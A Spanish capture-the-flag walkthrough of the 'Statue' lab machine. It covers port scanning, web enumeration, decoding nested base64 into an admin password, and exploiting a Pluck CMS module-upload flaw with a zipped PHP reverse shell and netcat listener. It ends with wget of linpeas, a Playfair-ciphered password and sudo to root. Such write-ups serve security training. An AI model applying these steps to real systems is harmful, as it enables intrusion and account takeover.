STATUE

CONECTIVIDAD

```
ping -c1 192.168.0.33
```

```
└─# ping -c1 192.168.0.33
PING 192.168.0.33 (192.168.0.33) 56(84) bytes of data.
64 bytes from 192.168.0.33: icmp_seq=1 ttl=64 time=1.57 ms

── 192.168.0.33 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.566/1.566/1.566/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.33

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.33 -T 5
```

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.33 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 03:41 EDT
Warning: 192.168.0.33 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.33
Host is up (0.00068s latency).
Not shown: 50904 closed tcp ports (reset), 14629 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c2:ac:cf:d7:65:58:4b:cf:a2:a1:cd:ff:db:25:b7:79 (ECDSA)
|_  256 e4:4a:ab:9d:d8:7b:8c:d9:6c:6c:9a:52:85:70:b4:8d (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Index of /
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:B0:52:F1 (VMware)
Service Info: Host: Juan-PC.station; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos abiertos 22 Y 80

Añadimos al /etc/hosts statue.thl



ENUMERACIÓN

Investigamos que tecnologías corren. Tenemos un pluck 4.7.18.

whatweb statue.thl

```
└─# whatweb statue.thl
http://statue.thl [302 Found] Apache[2.4.58], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[192.168.0.33],
RedirectLocation[http://statue.thl/?file=rodgar]
http://statue.thl/?file=rodgar [200 OK] Apache[2.4.58], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[192.1
68.0.33], MetaGenerator[pluck 4.7.18], Pluck-CMS[4.7.18], Title[rodgar - rodgar]
```

Vamos con gobuster, en donde nos aparece un README.md en base64.

Lo guardamos

```
└─# gobuster dir -u http://statue.thl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,md,doc,html -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://statue.thl
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              md,doc,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://statue.thl/images/]
/index.php            (Status: 302) [Size: 0] [--> http://statue.thl/?file=rodgar]
/login.php            (Status: 200) [Size: 1242]
/templates            (Status: 301) [Size: 312] [--> http://statue.thl/templates/]
/docs                 (Status: 301) [Size: 307] [--> http://statue.thl/docs/]
/files                (Status: 500) [Size: 613]
/data                 (Status: 301) [Size: 307] [--> http://statue.thl/data/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/admin.php            (Status: 200) [Size: 3733]
/plugins              (Status: 301) [Size: 310] [--> http://statue.thl/plugins/]
/install.php          (Status: 200) [Size: 3742]
/README.md            (Status: 200) [Size: 2922]
/javascript           (Status: 301) [Size: 313] [--> http://statue.thl/javascript/]
/requirements.php     (Status: 200) [Size: 3754]
/SECURITY.md          (Status: 200) [Size: 0]
```

Verificación del formato base64

Una cadena base64 válida tiene ciertas características:

- Solo incluye letras (mayúsculas y minúsculas), números,

y los símbolos +, /, y potencialmente el relleno =.

- El número de caracteres es siempre múltiplo de 4 (debido al padding).

Después de cada decodificación, podemos verificar si el resultado sigue

cumpliendo estas características. Si deja de parecer una cadena

base64 válida, entonces, ya no se puede decodificar más.

El padding (o relleno) en el contexto de Base64 se refiere a los

caracteres adicionales que se añaden al final de una cadena

codificada para asegurarse de que su longitud sea un múltiplo

de 4, que es un requisito del formato Base64.

Dado que en la primera decodificación,

```
└─# cat cadena.txt
Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpUVjBaS2RHVkdX
bFpOYWtFeFZtcEJlRll5U2tWVQpiR2hvVFdzd2VGWnRjRXRUTVU1SVZtdFdVZ3BpVlZwWVZtMTRj
MDB4V25SalJVcHNVbXhzTlZVeWRGZFdVWEJwVWpKb2RsWkdXbGRrCk1WcFhWMjVHVW1KVldsVlVW
M2hMVTFaYWRHUkhkRmhSV0VKd1ZXMDFRMVZHWkZkYVJFSlRDbUpXV2toV01qVlRZV3hLV1ZWc1Zs
VlcKYkZwNlZHeGFWbVZYVWtkYVJtUldWMFZLZDFaWGNFdGlNbEp6VjJ0a1dHSkhVbkpEYXpGWFkw
Wm9WMDFxVmxSWlYzaExWMFpXYzFacwpWbGNLVFRBME1GWkhlR0ZXYlZaWVZXdGtZVkp0VWxkV01G
WkxaREZhV0dORmRHbE5iRXA2VmpKMGExbFdUa2xSYmtwRVlYcEdlbFl5CmRHOVhSMFY0WTBoS1dG
WnNjRXhWYWtaUFpFWktjd3BhUjJkTFdWUkNXazFHV2toa1IwWm9UV3MxTUZWdGRHRlpWa3B6WTBk
b1ZWWkYKU2t4YVJFWmhWMFV4VlZWdGRFNVdNVXBaVmpKMFlXSXlTa2RUYms1cVUwVndSVmxZY0Vk
bGJGbDVDbVJIT1ZoU01GWTBXVEJvUzFkRwpXbk5qUlhoV1lXdGFVRmw2Um1GamQzQlhZa2RPVEZa
R1VrSk5SVEZIVjJ0b2ExSXdXbTlVVjNNeFRVWldkR1JIZEZwV2EydzFXVlZhClQxWXdNVWNLVjJ0
NFYySkdjSEpXTUdSWFUwWktjMVZyTlZkaWEwcGFWbTF3UzAxSFJYaFhibEpUVjBkNFYxbHJXbUZT
Vm14WlkwVmsKV0ZKc2JEVkRiVlpJVDFab1UwMUdXVEJYVkVKdlV6RmtSd3BYYms1cVVsaG9WMWxY
ZEdGVlJtdzJVbTFHYW1RelFsaFphMlJQVkVaYQpSMVZyU2s1U1ZFWklWakowYjJFeFNYZFhiVVpY
WWxoTmVGVnFSbE5qTVdSMFVteGFVMkpIZHpGWFZsWmhDbUV4V1hkTlZXTkxWakowCk5GWXlTa2Rq
U0VwWFRVWldORlpzV2tkak1WWnlUbFprYVZORlNrdFdiVEYzVXpBMVNGTllhRlppYXpWWldWUktV
MVpXYkhSa1NHUlQKVm0xNFdsa3dWbXNLWWtkS1IySkVWa1JpVmxwSlZERmFiMVV3TVVkWFZFSllW
a1ZLZGxWNlJscGxVWEJVWWtaYVZGbFVTbE5oUmxaeQpWbTVrVmxKc1ZqUldNbmhQWVcxUmVsRnNi
RnBpUjFGM1ZrVmFZUXBrUjFKSFdrWndWMkpJUWxsV2FrbzBWakZWZVZOc1dsaGlWVnBZCldXeFNS
MVpHVlhoWGJVWlVVakZLU1ZReFdtRlViVVY2VVd0d1YySkhVVEJEYkZGNFYxaGtUbFpYVGt4V2Fr
b3dDazVHYkZkVGExcFkKWWxkb1dGUlZXbGRPUmxaelYydDBhazFWTlhsVWJGcHJZVlpPUmxOcmRG
ZGlWRVl6VlRKemVGWXhXbGxoUmxwcFlYcFdXbGRXVWtkawpNVnBYWWtoU2ExTkhVbFFLVm0weE5G
ZHNhM2RXYlhOTFZqQmFTMlJIVWtWVWExSnBVakZKZDFaRVJtRmhNVkp6VTJ0YVdHRnNTbGhaCmJG
SkdUVVphVlZKdGRHcGtNMEpaV1ZSR2QxZFdiRlZVYkU1b1VteHdlQXBXUnpBMVYwWktkR1I2U2xa
aVZGWnlWbFJLVW1Wc1JuVlMKYkZwb1lUSTVNMVpyVm1GWlVYQllVbFJHUmxWdGVFdFViVVY1Wkhw
Q1YyRnJhM2hXVkVwSFl6Rk9jMkZHV21sU01VcG9DbGRYZEdGawpNa1pIVmxoa1dHSklRbk5XYkZK
WFZqRlJlRmR1WkZkTmExWTFXa2h3UjFkR1duTlhiV2hFWWxWV05GWXhhR3RVYkZwWVZHdDRWMkZy
CmIzZERhelZIVjFoc1ZHRXlVbkVLVldwS2IyRkdWbk5YYkdSUFVteHdlbFl5ZEd0aE1VbDRVMnRr
VldKSFVuWldSekZMWkVaU2NWUnMKWkdsWFJVcE5Wa1pXYTFOdFZrZFdiR3hvVWpKNFZGbHNXa3RX
TVdSWFZXdDBhUXBOVm13MFdXdG9TMVl4V2taWGJGRkxWbTB3ZUU1SApWbk5YYmxKc1UwZE9URlpy
WTNoVE1VbDVWR3RXVW1FeFNuQldiWGgzVTJ4YVJWSnRSbWhOYTFwWVZqSjRjMVZ0UlhwUmJHeFhD
bUpZCmFHaGFSM2gzVWxaS2MyTkhkR3ROTUVwUVZtcENWMWxXV2tkaVNFcGhVbnBzYjFWdGVHRmxa
M0JZWVRGd1VGWXdXa3RqTVdSMVlVWmEKYVZkRk1IaFhWbU40VlcxV2MxSnVVbWdLVW14d2NGWnJW
bUZWVmxweVZtMUdhR1F6UWxsVmFrWmhVMFpaZVUxVVFsVmlWWEJIVmpGUwpRMVl5Um5KaU0yUlhZ
V3RhVjFwV1drOWpiVVpIVjIxc1UySnJTbGhEYkZwMFkwVTVWZ3BOUkVJMFdUQmFiMkpHU25SVmJH
eFdZV3RhCmFGVXdXbXRqYkdSeldrZG9WMkV6UW1GV1ZtTjRVakZaZVZKWWJGWlhSMUpGV1Zod1Yx
TkdWWGxrUjNSb1lrVndTRmxyVmpSV01VcHoKQ2xkc1VrUmlWVEUwVlRKMGEyRnNTa2RqUlRoTFZs
ZDBhMDVHU2xkYVNGWnBUVEpTVVZac1ZURmtWbFpIVlZoa1ZHUXlPRGxEWnowOQpDZz09Cg==
```

```
└─# echo -n "$(cat cadena.txt)" | base64 -d
Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTV0ZKdGVGWlZNakExVmpBeFYySkVU
bGhoTWsweFZtcEtTMU5IVmtWUgpiVVpYVm14c00xWnRjRUpsUmxsNVUydFdWUXBpUjJodlZGWldk
MVpXV25GUmJVWlVUV3hLU1ZadGRHdFhRWEJwVW01Q1VGZFdaREJTCmJWWkhWMjVHVW1KVldsVlVW
bFp6VGxaVmVXUkdaRmRWV0VKd1ZXcEtiMlJzV2tkWGJHUnJDazFXY0ZoV01qVlRZV3hLV0ZWc1Zs
VlcKTTA0MFZHeGFWbVZYVWtkYVJtUldWMFZLZDFaWGNFdGlNbEp6VjJ0a1lWTklRbkpEYXpGelYy
dG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZoTWs1MFVtdGFZVkpzY0doVVZF
SkxaREZhV0UxVVVtdE5WMUpZVjJ0YWIySkdTbk5qU0VwRVlYcEdlbFl5CmRHOVhSMFY0WTBoS1dG
WnNjRXhWYWtaUFl6RmFjd3BXYkdOTFZGUkJNRTFHV2toa1IwWm9UV3MxTUZWdGRHdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0ZKc1VrNVdia0paVm1wS01HRXhXblJTV0d4V1lrWmFSVmxZY0Vk
WFJsbDVDbVZIT1ZoU01GWTBXVEJvUzFkRwpXbk5qUlhoV1lXdGFVRmw2Um1GamQzQlhZa2RPVEZa
R1VrSk5SVEZIVjJ0b2ExSXdXbUZXYlhNeFVqRlNjMWR0UmxaU2JHdzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjSEpXTUZWNFZsWkdjMVZyTlZkaVNFSktWbTF3UzA1SFNYaFZiazVZWVRKU1ZWbHRkSGRT
Vm14WlkwVmsKYkdKR2JEVkRiVlpJVDFab1UwMUdXVEJYVkVKdlV6RlplUXBUYkZaVFlUSlNhRlZy
Vm5kVlJsVjRWMnhPYW1RelFsbFpiR1F3VkVaYQpkR1JHWkZwV2JIQllWako0VjFVeVNsWlhiVVpY
WWxSR1ZGVXhXbUZUUjFKSVQxWmFUbUV6UWtwV2JHUTBDbFF4V1hkTlZXTkxWakowCk5GbFdTa1pY
YldoWFRVWldORlZzV2t0ak1VNXlUbFprYVZORlNrdFdiVEYzVTJzeFYxWllhRlppYXpWWldWUkdk
MVpXYkhSa1NHUlQKVm0xNFdsa3dWbXNLVjBaS2RHUkVUa1JpUjFJd1ZERmFhMVJzU2taWGFsSlhZ
bFJGTUZaVVJtdGpkM0JZWVRGd1dWbFVUbE5oUmxweApWRzA1V0ZKdGR6SlZiVFZyVlRKUmVsRnVS
bFpoYTI5M1ZrVmFZUXBYUlRGRlVteEtUbUV5ZHpCV2Fra3hWVEpHYzFOc2FGWmlSMUpoCldXdGFk
MkZHVlhkWGJIQnNWbFJXVjFReFduZFdNa1Y1WkhwR1dGWnNXbWhEYlVWNFYxaGtUbFpYVGt4V2Fr
b3dDazVHV1hsVGEyUnEKVWpKb2FGVnNXbGRPUmxwelYydGthMUl4U2tkVWJHUnZWRzFLZEZScVRs
ZGlXRUpNVkZWa1NtVkdWbGxoUjJ4VFlsWktWMWRXVWt0aQpNVmw0WWtoS1YxWkZXbFFLVm0weE5H
VnNXblJsU0dOTFZrY3hTMUl5VGtWUmExSnBWbXh3U2xaRVJtRmhNa1pYVjJ4c1VtRXpRbGxXCmJY
aGhaR3h3UlZKc2NHdGtNMEpQVmpCV1lWWkdiSEphUnpsb1VteGFlZ3BYYTFwUFYwWktjMWR1YUZa
aVdFMHhXVmN4VW1Wc1JuUmgKUmxwcFZrVmFVVlpyVm1GaGQzQllVakZhU0ZZeU1UQlViViXBHVjFS
Q1YyRnJiM2RXYWtaV1pWWk9jbUZHV21sU2JrSlhDbFp0Y0U5VgpNREI0WTBab2JGSnRVbGxWYWta
aFUwWmtjbGRzWkdoV2EzQmFWVmN4UjFZeVJYbFZXR1JFWVhwV1NGVXlkR3RoYkVwSFlrVjRWMUpz
CldsUkRiVTE0VTJ0a2FsSkdjRThLVld0a05GSldaSFZpTTJSUVZsVTFkVlZHVVhkVGQyODlDZz09
Cg==
```

seguimos obteniendo base64, la historia consistiría en saber

cuántas veces debo decodificar esta cadena hasta encontrar un resultado


Tenemos varias alternativas:

1- Método ensayo-error

2- Mandar a tomar por culo el ctf 🤣🤣🤣

3- Currarnos un script que automatice la labor.

Dada mi legendaria resiliencia, he decidido optar por la opción 3



```python
import base64

def decodificar_base64(cadena, max_iteraciones=20):
    for i in range(max_iteraciones):
        try:
            # Intenta decodificar la cadena
            cadena = base64.b64decode(cadena).decode('utf-8')
            print(f"Iteración {i + 1}: {cadena}")
        except Exception as e:
            # Si ocurre un error (la cadena no es base64 o no se puede decodificar), se detiene
            print(f"Error en la iteración {i + 1}: {e}")
            break
    return cadena

# Pregunta al usuario por la ruta del archivo
ruta_archivo = input("Introduce la ruta del archivo .txt que contiene la cadena base64: ")

# Lee la cadena base64 desde el archivo
with open(ruta_archivo, 'r') as archivo:
    cadena_base64 = archivo.read().strip()  # Lee la cadena y elimina espacios en blanco

# Llama a la función con la cadena leída
decodificar_base64(cadena_base64)
```

Ejecutamos e introducimos la ruta del archivo

python3 decoder.py

Iteración 17: fideicomiso

Nos vamos al panel de login admin/fideicomiso

y conseguimos acceso

EXPLOTACIÓN

Esta versión de pluck, presenta una vulnerabilidad

https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2024-43042

Para explotarla debemos de crear un archivo ZIP que contenga una reverse shell

en PHP. Nos ponemos a la escucha con netcat en 4444

Nos vamos a https://www.revshells.com/, uso la de PentestMonkey

nano reshell.php


Creo el zip


zip reshell.zip reshell.php

Vamos con el panel, siguiendo la secuencia,

nos vamos a options-manage modules- install a module

y subimos el zip, obteniendo conexión





Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Después de probar casi de todo, decido ayudarme con linpeas

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

Nos encuentra este directorio que visitamos

/var/www/Charles-Wheatstone

www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$ cat pass.txt
Pass KIBPKSAFMTOIQL

Key
Vm0xd1MyUXhVWGhYV0d4VFIUSm9WbGx0ZUV0V01XeHpXa2M1YWxadFVuaFZNVkpUVlVaYVZrNVlWbFpTYkVZelZUTmtkbEJSYnowSwo=

www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$

Tenemos una pass y una key en base64, le aplicamos

la misma terapia que anteriormente 😭😭😭


```
└─# python3 decoder.py
Introduce la ruta del archivo .txt que contiene la cadena base64: key.txt
Iteración 1: Vm1wS2QxUXhXWGxTYTJoVllteEtWMWxzWkc5alZtUnhVMVJTVUZaVk5YVlZSbEYzVTNkdlBRbz0K

Iteración 2: VmpKd1QxWXlSa2hVYmxKV1lsZG9jVmRxU1RSUFZVNXVVRlF3U3dvPQo=

Iteración 3: VjJwT1YyRkhUblJWYldocVdqSTRPVU5uUFQwSwo=

Iteración 4: V2pOV2FHTnRVbWhqWjI4OUNnPT0K

Iteración 5: WjNWaGNtUmhjZ289Cg==

Iteración 6: Z3VhcmRhcgo=

Iteración 7: guardar

Error en la iteración 8: Incorrect padding
```

Nos preguntamos , ¿quién es este tipo? Vamos a Google

Fue responsable del inusual cifrado de Playfair, llamado así en honor a su amigo Lord

Playfair.

Nos vamos a playfair on line en google



Sabemos que tenemos dos usuarios, juan y charles

Nos hacemos charles

www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$ su charles
Password:
$ whoami
charles
$ bash -i
charles@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$

```
www-data@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$ su charles
Password:
$ whoami
charles
$ bash -i
charles@TheHackersLabs-Statue:/var/www/Charles-Wheatstone$
```


Tenemos un directorio "binario"


strings binario

juan/generador

Nos hacemos juan y root dado los permisos

```
juan@TheHackersLabs-Statue:/home/charles$ sudo -l
Matching Defaults entries for juan on TheHackersLabs-Statue:
        env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
        use_pty

User juan may run the following commands on TheHackersLabs-Statue:
        (ALL) NOPASSWD: ALL
juan@TheHackersLabs-Statue:/home/charles$ sudo su
root@TheHackersLabs-Statue:/home/charles# whoami
root
root@TheHackersLabs-Statue:/home/charles#
```





🖐 **Buen día.**